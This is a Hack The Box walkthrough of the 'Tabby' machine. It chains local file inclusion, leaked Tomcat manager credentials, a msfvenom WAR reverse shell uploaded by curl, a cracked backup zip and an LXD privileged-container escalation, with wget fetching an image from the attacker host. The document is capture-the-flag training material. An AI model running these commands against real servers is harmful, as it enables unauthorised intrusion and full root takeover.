Hack The Box
Hack The Box: Tabby Walkthrough
Tabby chains LFI, exposed Tomcat credentials, a WAR shell, a cracked backup, and LXD group membership.
Recon & Enumeration
Use nmap to full scan for open ports and services:

Port 80 check.

Navigate to NEWS tab after adding megahosting.htb to the /etc/hosts file.


The URL includes a "file" parameter, suggesting a potential LFI. Executing the URL yields the /etc/passwd file as output on the web browser.
Port 8080 check.

A path to user.xml catches the attention. Given the machine's vulnerability to LFI, attempting to access user.xml via the web browser for Tomcat login authentication is a logical step after some googling to know the path to the tomcat-users.xml.

The user.xml configuration file holds Tomcat authentication credentials: Username: tomcat
Password: $3cureP4s5w0rd123!
Try to login to the Tomcat manager.


Try to login to the host-manager.

A WAR file packages a Java web application. With deployment rights, we can use msfvenom to create a WAR containing a JSP reverse shell and inspect the generated archive.
The Client Deployer tool, accessible via the command line, extends functionality by enabling tasks like compiling, validating, and packaging web applications into WAR files. Learn more about its capabilities at https://tomcat.apache.org/tomcat-9.0-doc/deployer-howto.html opens in a new tab.

Now, we can launch a listener.

Use curl to upload the WAR file to the Tomcat manager interface.curl -u 'tomcat:$3cureP4s5w0rd123!' http://10.10.10.194:8080/manager/text/deploy?path=/sh --upload-file sh.war
Referencing the official Tomcat documentation opens in a new tab provides the URL for deploying the file.
Trigger the uploaded file.

Check our listener.

While enumerating, we could find a zipped backup file.

It is password-protected, prompting its transfer to the attack box for further analysis.


Download it.
We generate a hash from the zip file to prepare it for John the ripper.

We unzip the file using the password we got.

After examining the file contents, no valuable information is found. However, armed with a new password, our next step is to check if it has been reused anywhere within the target system.

The LXD path has two sides. On the attacker system, build and transfer an Alpine image. On the target, import the image, launch a privileged container, and mount the host filesystem at /mnt/root.
On the attack box.
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo git clone https://github.com/saghul/lxd-alpine-builder.git
Cloning into 'lxd-alpine-builder'...
remote: Enumerating objects: 50, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 50 (delta 2), reused 5 (delta 2), pack-reused 42
Receiving objects: 100% (50/50), 3.11 MiB | 3.51 MiB/s, done.
Resolving deltas: 100% (15/15), done.
┌──(kali㉿kali)-[~/Desktop]
└─$ cd lxd-alpine-builder
┌──(kali㉿kali)-[~/Desktop/lxd-alpine-builder]
└─$ ls -latotal 3236drwxr-xr-x 3 root root    4096 Feb 26 18:23 .drwxr-xr-x 5 kali kali    4096 Feb 26 18:23 ..-rw-r--r-- 1 root root 3259593 Feb 26 18:23 alpine-v3.13-x86_64-20210218_0139.tar.gz-rwxr-xr-x 1 root root    8060 Feb 26 18:23 build-alpinedrwxr-xr-x 8 root root    4096 Feb 26 18:23 .git-rw-r--r-- 1 root root   26530 Feb 26 18:23 LICENSE-rw-r--r-- 1 root root     768 Feb 26 18:23 README.md
┌──(kali㉿kali)-[~/Desktop/lxd-alpine-builder]
└─$ sudo ./build-alpine                                              Determining the latest release... v3.19Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.19/main/x86_64Downloading alpine-keys-2.4-r1.apktar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'Downloading apk-tools-static-2.14.0-r5.apktar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'alpine-devel@lists.alpinelinux.org-6165ee59.rsa.pub: OKVerified OK  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current                                 Dload  Upload   Total   Spent    Left  Speed100  2941  100  2941    0     0     75      0  0:00:39  0:00:38  0:00:01   679--2024-02-26 18:29:42--  http://alpine.mirror.wearetriple.com/MIRRORS.txtResolving alpine.mirror.wearetriple.com (alpine.mirror.wearetriple.com)... 93.187.10.106, 2a00:1f00:dc06:10::106Connecting to alpine.mirror.wearetriple.com (alpine.mirror.wearetriple.com)|93.187.10.106|:80... connected.HTTP request sent, awaiting response... 200 OKLength: 2941 (2.9K) [text/plain]Saving to: '/home/kali/Desktop/lxd-alpine-builder/rootfs/usr/share/alpine-mirrors/MIRRORS.txt'/home/kali/Desktop/lxd-alpine-bu 100%[==========================================================>]   2.87K  --.-KB/s    in 0s      2024-02-26 18:29:44 (470 MB/s) - '/home/kali/Desktop/lxd-alpine-builder/rootfs/usr/share/alpine-mirrors/MIRRORS.txt' saved [2941/2941]Selecting mirror http://mirror.ps.kz/alpine//v3.19/mainfetch http://mirror.ps.kz/alpine//v3.19/main/x86_64/APKINDEX.tar.gz(1/25) Installing alpine-baselayout-data (3.4.3-r2)(2/25) Installing musl (1.2.4_git20230717-r4)(3/25) Installing busybox (1.36.1-r15)Executing busybox-1.36.1-r15.post-install(4/25) Installing busybox-binsh (1.36.1-r15)(5/25) Installing alpine-baselayout (3.4.3-r2)Executing alpine-baselayout-3.4.3-r2.pre-installExecuting alpine-baselayout-3.4.3-r2.post-install(6/25) Installing ifupdown-ng (0.12.1-r4)(7/25) Installing libcap2 (2.69-r1)(8/25) Installing openrc (0.52.1-r2)Executing openrc-0.52.1-r2.post-install(9/25) Installing mdev-conf (4.6-r0)(10/25) Installing busybox-mdev-openrc (1.36.1-r15)(11/25) Installing alpine-conf (3.17.2-r0)(12/25) Installing alpine-keys (2.4-r1)(13/25) Installing alpine-release (3.19.1-r0)(14/25) Installing ca-certificates-bundle (20230506-r0)(15/25) Installing libcrypto3 (3.1.4-r5)(16/25) Installing libssl3 (3.1.4-r5)(17/25) Installing ssl_client (1.36.1-r15)(18/25) Installing zlib (1.3.1-r0)(19/25) Installing apk-tools (2.14.0-r5)(20/25) Installing busybox-openrc (1.36.1-r15)(21/25) Installing busybox-suid (1.36.1-r15)(22/25) Installing scanelf (1.3.7-r2)(23/25) Installing musl-utils (1.2.4_git20230717-r4)(24/25) Installing libc-utils (0.7.2-r5)(25/25) Installing alpine-base (3.19.1-r0)Executing busybox-1.36.1-r15.triggerOK: 10 MiB in 25 packages
┌──(kali㉿kali)-[~/Desktop/lxd-alpine-builder]
└─$ ls -latotal 6808drwxr-xr-x 3 root root    4096 Feb 26 18:29 .drwxr-xr-x 5 kali kali    4096 Feb 26 18:23 ..-rw-r--r-- 1 root root 3259593 Feb 26 18:23 alpine-v3.13-x86_64-20210218_0139.tar.gz-rw-r--r-- 1 root root 3655854 Feb 26 18:29 alpine-v3.19-x86_64-20240226_1829.tar.gz-rwxr-xr-x 1 root root    8060 Feb 26 18:23 build-alpinedrwxr-xr-x 8 root root    4096 Feb 26 18:23 .git-rw-r--r-- 1 root root   26530 Feb 26 18:23 LICENSE-rw-r--r-- 1 root root     768 Feb 26 18:23 README.md
┌──(kali㉿kali)-[~/Desktop/lxd-alpine-builder]
└─$ python3 -m http.server 8989Serving HTTP on 0.0.0.0 port 8989 (http://0.0.0.0:8989/) ...
On the target box.
ash@tabby:~$ lxd initlxd initWould you like to use LXD clustering? (yes/no) [default=no]: Do you want to configure a new storage pool? (yes/no) [default=yes]: Name of the new storage pool [default=default]: Name of the storage backend to use (btrfs, dir, lvm, zfs, ceph) [default=zfs]: Create a new ZFS pool? (yes/no) [default=yes]: Would you like to use an existing empty block device (e.g. a disk or partition)? (yes/no) [default=no]: Size in GB of the new loop device (1GB minimum) [default=5GB]: Would you like to connect to a MAAS server? (yes/no) [default=no]: Would you like to create a new local network bridge? (yes/no) [default=yes]: What should the new bridge be called? [default=lxdbr0]: What IPv4 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]: What IPv6 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]: Would you like the LXD server to be available over the network? (yes/no) [default=no]: Would you like stale cached images to be updated automatically? (yes/no) [default=yes] Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]:
ash@tabby:~$ lxc listlxc listTo start your first instance, try: lxc launch ubuntu:18.04+------+-------+------+------+------+-----------+| NAME | STATE | IPV4 | IPV6 | TYPE | SNAPSHOTS |+------+-------+------+------+------+-----------+
ash@tabby:~$ lxc image list lxc image list +-------+-------------+--------+-------------+--------------+------+------+-------------+| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCHITECTURE | TYPE | SIZE | UPLOAD DATE |+-------+-------------+--------+-------------+--------------+------+------+-------------+
ash@tabby:~$ cd /home/ashcd /home/ash
ash@tabby:~$ wget http://10.10.14.20:8989/alpine-v3.19-x86_64-20240301_0404.tar.gz<14.20:8989/alpine-v3.19-x86_64-20240301_0404.tar.gz--2024-03-01 16:43:33--  http://10.10.14.20:8989/alpine-v3.19-x86_64-20240301_0404.tar.gzConnecting to 10.10.14.20:8989... connected.HTTP request sent, awaiting response... 200 OKLength: 3655934 (3.5M) [application/gzip]Saving to: 'alpine-v3.19-x86_64-20240301_0404.tar.gz'alpine-v3.19-x86_64 100%[===================>]   3.49M  1.48MB/s    in 2.3s    2024-03-01 16:43:35 (1.48 MB/s) - 'alpine-v3.19-x86_64-20240301_0404.tar.gz' saved [3655934/3655934]
ash@tabby:~$ ls -lals -latotal 3604drwxr-x--- 4 ash  ash     4096 Mar  1 16:43 .drwxr-xr-x 3 root root    4096 Aug 19  2021 ..-rw-rw-r-- 1 ash  ash  3655934 Mar  1 09:04 alpine-v3.19-x86_64-20240301_0404.tar.gzlrwxrwxrwx 1 root root       9 May 21  2020 .bash_history -> /dev/null-rw-r----- 1 ash  ash      220 Feb 25  2020 .bash_logout-rw-r----- 1 ash  ash     3771 Feb 25  2020 .bashrcdrwx------ 2 ash  ash     4096 Aug 19  2021 .cache-rw-r----- 1 ash  ash      807 Feb 25  2020 .profiledrwxr-xr-x 3 ash  ash     4096 Mar  1 16:41 snap-r-------- 1 ash  ash       33 Mar  1 16:37 user.txt
ash@tabby:~$
Now, we import the image into lxc.

Run the image.

Mount "/" of the host directory into the /mnt/root directory of the container.

Start the container and run a bash shell.

